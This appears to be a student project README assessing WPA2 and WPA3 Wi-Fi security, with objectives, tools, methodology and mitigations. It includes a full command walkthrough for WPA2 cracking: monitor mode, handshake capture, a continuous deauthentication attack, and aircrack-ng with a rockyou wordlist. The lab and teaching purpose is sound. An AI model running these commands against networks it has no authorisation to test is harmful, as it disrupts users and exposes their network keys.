Subject : Wireless Network Security Assessment

1. Problem Statement :

Wireless networks are increasingly targeted by attackers due to their open nature and reliance on shared communication channels. While WPA2 has been widely used, several vulnerabilities such as the **KRACK attack** have raised concerns about its effectiveness. WPA3 was introduced to overcome these limitations with features like **Simultaneous Authentication of Equals (SAE)** and stronger encryption. However, the practical security level of WPA3 under real-world conditions remains under continuous evaluation.
This project aims to **assess and compare the security of WPA2 and WPA3 wireless networks** by identifying vulnerabilities, testing attack vectors, and proposing mitigations.

2. Abstract :

Project focuses on conducting a **wireless network security assessment** for Wi-Fi Protected Access (WPA2 and WPA3) standards. Using penetration testing techniques, we will evaluate the robustness of WPA2 and WPA3 against attacks such as dictionary-based password cracking, deauthentication, and man-in-the-middle (MITM). The study highlights WPA3's enhanced protections, including **forward secrecy and SAE authentication**, while also discussing potential weaknesses. The outcome will help network administrators and organizations adopt **stronger configurations and policies** for secure wireless communication.

3. Objectives :

- To analyze the security mechanisms of WPA2 and WPA3.
- To identify vulnerabilities in WPA2 and assess improvements in WPA3.
- To perform penetration testing on WPA2 and WPA3 networks using open-source tools.
- To evaluate attack resistance (e.g., dictionary attack, deauthentication, handshake capture).
- To propose best practices for securing wireless networks.

4. System Requirements :

Hardware :

- Laptop/PC with wireless adapter supporting **monitor mode & packet injection** (e.g., Alfa AWUS036NHA).
- Wi-Fi router (supporting WPA2 and WPA3).

Software :

- **Operating System :** Kali Linux / Parrot OS
- **Tools :**
  - Aircrack-ng (for WPA2 cracking)
  - Wireshark (packet analysis)
  - Hashcat (GPU-based password cracking)
  - Bettercap / Fluxion (MITM attacks)
  - WPA3 testing tools (hostapd-wpe, wpa_supplicant)

5. Methodology / Workflow :

Step 1: Literature Review

- Study WPA2 vulnerabilities (KRACK, brute force).
- Study WPA3 features (SAE, PMF, forward secrecy).

Step 2: Lab Setup :

- Configure test wireless networks with WPA2 and WPA3 modes.
- Connect clients to each network for testing.

Step 3: Security Assessment of WPA2

- Capture 4-way handshake using airodump-ng.
- Perform dictionary and brute force attacks using aircrack-ng / hashcat.
- Execute deauthentication attack to force re-handshakes.
- Analyze traffic using Wireshark.

Step 4: Security Assessment of WPA3

- Attempt handshake capture (SAE).
- Test downgrade attacks from WPA3 → WPA2.
- Evaluate resistance to dictionary attacks.
- Perform side-channel analysis if possible.

Step 5: Comparison & Analysis

- Compare success rate of attacks on WPA2 vs WPA3.
- Record password cracking time and difficulty.
- Assess WPA3 resistance to common threats.


Step 6: Mitigation & Recommendations


- Strong password policies.
- Disabling WPA2 where WPA3 is supported.
- Enabling Protected Management Frames (PMF).
- Firmware and patch updates for routers.

6. Expected Results :


- WPA2 is vulnerable to handshake capture and dictionary attacks.
- WPA3 resists dictionary attacks due to SAE, but downgrade attacks may still pose risks.
- WPA3 provides **improved security**, but requires **proper router/client configurations**.
- Recommendations for adopting WPA3 with secure configurations will be provided.

Wireshark result:





Aircrack-ng :



```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng

  Aircrack-ng 1.7  - (C) 2006-2022 Thomas d'Otreppe
  https://www.aircrack-ng.org

  usage: aircrack-ng [options] <input file(s)>

  Common options:

      -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
      -e <essid> : target selection: network identifier
      -b <bssid> : target selection: access point's MAC
      -p <nbcpu> : # of CPU to use  (default: all CPUs)
      -q         : enable quiet mode (no status output)
      -C <macs>  : merge the given APs to a virtual one
      -l <file>  : write key to file. Overwrites file.

  Static WEP cracking options:

      -c         : search alphanumeric characters only
      -t         : search binary coded decimal chr only
      -h         : search the numeric key for Fritz!BOX
      -d <mask>  : use masking of the key (A1:XX:CF:YY)
      -m <maddr> : MAC address to filter usable packets
      -n <nbits> : WEP key length :  64/128/152/256/512
      -i <index> : WEP key index (1 to 4), default: any
      -f <fudge> : bruteforce fudge factor,  default: 2
      -k <korek> : disable one attack method  (1 to 17)
      -x or -x0  : disable bruteforce for last keybytes
      -x1        : last keybyte bruteforcing  (default)
      -x2        : enable last  2 keybytes bruteforcing
      -X         : disable  bruteforce   multithreading
```

Commands used :

See version of Kali :

cat /etc/os-release

uname -a

See interfaces :

ip addr

iwconfig

kill processes :

sudo airmon-ng check kill

Start monitor mode :

sudo airmon-ng start wlan0

Verify that monitor mode is used :

sudo airmon-ng

You could also use **iwconfig** to check that interface is in monitor mode :

iwconfig

Get the **AP's MAC** address and channel :

sudo airodump-ng wlan0mon

AP-MAC & channel - you need to select your own here :

ESSID: 90:9A:4A:B8:F3:FB

Channel used by AP for SSID: 2

1st Window :

Make sure you replace the channel number and **bssid** with your own

Replace hack1 with your file name like capture1 or something

sudo airodump-ng -w hack1 -c 2 --bssid 90:9A:4A:B8:F3:FB wlan0mon

2nd Window - death attack :

Make sure you replace the **bssid** with your own

sudo aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon

Use Wireshark to open hack file :

wireshark hack1-01.cap

Filter Wireshark messages for **EAPOL :**

eapol

Stop monitor mode :

airmon-ng stop wlan0mon

Crack file with Rock you or another wordlist :

Make sure you have **rockyou** in text format (unzip file on Kali)

Replace **hack1-01.cap** with your file name

aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt

7. Deliverables :

- Wireless network attack demonstration reports.
- Packet captures (pcap files) for WPA2/WPA3 analysis.
- Comparative analysis chart (WPA2 vs WPA3).
- Final report with findings and mitigation strategies.

Report :

Wireshark Traffic Screenshot : https://github.com/harikrishnan-knr/Wireless-Network-Security-Assessment/tree/main/screenshot/wireshark

Wireshark Report : https://github.com/harikrishnan-knr/Wireless-Network-Security-Assessment/blob/main/wireshark-report/wpa2.pcapng

8. Future Scope :

- Extend the study to **WPA3-Enterprise** networks.
- Evaluate WPA3 resistance against future quantum computing threats.
- Explore **AI-based intrusion detection systems (IDS)** for wireless attacks.
- Study the impact of IoT devices on WPA3 security.

Reference :

Blog Link : https://youtu.be/lb1Dw0elw0Q?feature=shared

Blog Link : https://youtu.be/GjZNS16eaPg?feature=shared

Blog Link : https://youtu.be/Hl0IpoS503A?feature=shared

David Bombal : https://www.youtube.com/watch?v=WfYxrLaqlN8

Github Repository : https://github.com/harikrishnan-knr/Wireless-Network-Security-Assessment